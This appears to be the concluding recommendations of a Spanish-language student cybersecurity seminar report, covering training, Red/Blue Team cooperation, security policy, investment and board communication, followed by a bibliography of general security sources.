Para proteger los activos de las organizaciones como lo es la información y las infraestructuras se debe invertir en la ciberseguridad ya que a la fecha estamos en

un mundo donde los ciberdelincuentes buscan cualquier brecha para realizar ataques y así robar información.

Evaluación de amenazas; los riesgos siempre están a la vista de los delincuentes es por esto que se debe estar ´preparado para las diferentes técnicas como el phishing y muchas más como la ingeniería social, por lo tanto la inversión para la seguridad cibernética siempre debe ser amplia y constante pata poder garantizar esta.

Integración entre los equipos Red Team y Blue team, estos dos equipos siempre deben trabajar de la mano para identificar y mitigar cualquier tipo de vulnerabilidad, es por esto por lo que al trabajar en equipo permite fortalecer los conocimientos de los dos equipos y asegurar la seguridad de la organización.

Políticas de seguridad; se plantearon políticas de seguridad solidas para las amenazas que se presentaron durante el desarrollo del seminario especializado estas políticas se presentan con base a las políticas de la seguridad de la información.

Capacitación; las capacitaciones deben de realizarse de manera continua al personal que colabora en la organización ya que ellos son la primera línea con que el delincuente puede tener contacto y así engañar a estos para poder realizar sus objetivos.

Inversión; la tecnología avanza con pasos agigantados es por esto que los ciberdelincuentes buscan cualquier vulnerabilidad para ser atacada, por eso las herramientas para la detención de intrusos e identificación de amenazas deben ser de última tecnología como por ejemplo firewall.

Comunicación con la junta directiva; desde la parte de HackerHouse comunicar la

importancia que es la ciberseguridad,ya que ellos pueden generar recursos importantes para el departamento de TI y así poder contener cualquier ataque y proteger los activos de la organización y algo muy importan la reputación de esta.

Link video
https://youtu.be/sTWZErgahV
k

BIBLIOGRAFÍA

Sellheim, N. (2018). Arctic Yearbook 2016. Lassi Heininen, Heather Exner-Pirot and Joël Plouffe (Eds). 2016. Akureyri: Northern Research Forum. 496 p, illustrated, soft cover. ISSN 2298–2418. Freely available at: https://issuu.com/arcticportal/docs/ay2016_final. *Polar Record*, *54*(2), 193–194. https://doi.org/10.1017/s0032247418000256

Congreso. (2012, 17 de octubre). *Ley 1581 de 2012 - Gestor Normativo*. Inicio - Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Vulnerabilidades y exposiciones comunes (CVE). (s.f.). https://manuals.gfi.com/es/languard/content/acm/topics/appendix/common_vulnerabilities_and_exposures cve_.htm#:~:text=CVE%20(Vulnerabilidades%20y%20exposiciones%20comunes,de%20serguridad%20de%20conocimiento%20público.

Cranford. (abril de 2023). RED TEAM VS BLUE TEAM IN CYBERSECURITY. https://www.crowdstrike.com/cybersecurity-101/red-team-vs-blue-team/

Ellis, D. (2023). 6 Phases in the Incident Response Plan. Obtenido de https://www.securitymetrics.com/blog/6-phases-incident-response-plan

ISECOM. Open-Source Security Testing Methodology Manual (OSSTMM) Versión 3.0. 2019. https://www.openvas.org/

ISECOM. Open-Source Security Testing Methodology Manual (OSSTMM)

Versión 3.0. 2008. https://www.isecom.org/OSSTMM.3.pdf

Shea, S. (junio de 2023). What is cybersecurity? https://www.techtarget.com/searchsecurity/definition/cybersecurity

Función Pública. “Ley 1581 de 2012 - Gestor Normativo”. Inicio - Función Pública. Accedido el 25 de febrero de 2024. [En línea]. Disponible: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

F. Rojas. “Hackearon Facebook: delincuentes robaron los datos de más de 17 millones de colombianos”. ELOLFATO.COM - Noticias de Ibagué y Tolima. Accedido el 25 de febrero de 2024. [En línea]. Disponible: https://www.elolfato.com/justicia/hackearon-facebook- delincuentes-robaron-los-datos-de-mas-de-17-millones-de-colombianos

R. Macias. “¿Qué es Kali Linux? - Cultura Informática”. Cultura Informática. Accedido el 9 de marzo de 2024. [En línea]. Disponible: https://cultura-informatica.com/conceptos/que-es- kali-linux/

BlackeyeB. “Qué es Nmap y cómo usarlo: Un tutorial para la mejor herramienta de escaneo de todos los tiempos”. freeCodeCamp.org. Accedido el 9 de marzo de 2024. [En línea]. Disponible: https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un- tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/

ciberseg1922. “¿Qué es Metasploit Framework y cómo funciona? | Ciberseguridad”. Ciberseguridad. Accedido el 9 de marzo de 2024. [En línea]. Disponible: https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/

J. Fernández. “Qué es el IDS o sistema de detección de intrusos y qué tipos hay”. Seguritecnia. Accedido el 20 de marzo de 2024. [En línea]. Disponible: https://www.seguritecnia.es/actualidad/ids-sistema-deteccion-intrusos-que-es-tipos_20230605.html

E. Dmarck. “12 tipos de ataques phishing y cómo identificarlos”. EasyDMARC. Accedido el 20 de marzo de 2024. [En línea]. Disponible: https://easydmarc.com/blog/es/12-tipos-de- ataques-phishing-y-como-identificarlos/#:~:text=12%20tipos%20de%20ataques%20phishing%20y%20cómo%20iden tificarlos,...%208%208.%20Fraude%20CEO%20...%20Más%20elementos

NanoEdu. *Introducción al análisis de tráfico de red con Wireshark*. (10 de octubre de 2018). Accedido el 20 de marzo de 2024. [Video en línea]. Disponible: https://www.youtube.com/watch?v=shp42M7gbDE

A. Caballero. “Entendiendo el Esquema de Colores en Wireshark | Alonso Caballero / ReYDeS”. www.ReYDeS.com. Accedido el 20 de marzo de 2024. [En línea].

A, N. (2020, 10 de diciembre). *Cómo usar Wireshark para capturar, filtrar y analizar paquetes - ComoFriki*. ComoFriki. https://comofriki.com/como-usar-wireshark-capturar- filtrar-analizar-paquetes/

w. Ordoñez. “Red Team, Blue Team y Purple team: Guía completa sobre los equipos en Ciberseguridad”. Ciberseguridad, tecnología e innovación | GroupHacking. Accedido el 20 de marzo de 2024. [En línea]. Disponible: https://www.grouphacking.com/ciberseguridad/hacking-etico/red-team-blue- team-y-purple-team-guia-completa-sobre-los-equipos-en-ciberseguridad/

N. A. “CIS”. CIS. Accedido el 20 de marzo de 2024. [En línea]. Disponible: https://www.cisecurity.org/

R. Chheda. “Entender la diferencia entre EDR, SIEM, SOAR y XDR”. SentinelOne ES. Accedido el 20 de marzo de 2024. [En línea]. Disponible: https://es.sentinelone.com/blog/understanding-the-difference-between-edr- siem-soar-and-xdr/

Pérez, A. (2023, 12 de septiembre). *Qué es Snort: Definición y características | Deusto Formación*. Deusto. https://www.deustoformacion.com/blog/ciberseguridad/que-es-snort

González, S. (2021, 21 de octubre). *Cómo detectar malware con reglas de Suricata*. Award- winning news, views, and insight from the ESET security community. https://www.welivesecurity.com/la-es/2021/10/21/como-detectar-codigos- maliciosos-reglas-suricata/

A, N. (s.f.). *Supervisar OSSEC con ServicePilot*. ServicePilot. https://www.servicepilot.com/es/integration/monitoreo-ossec/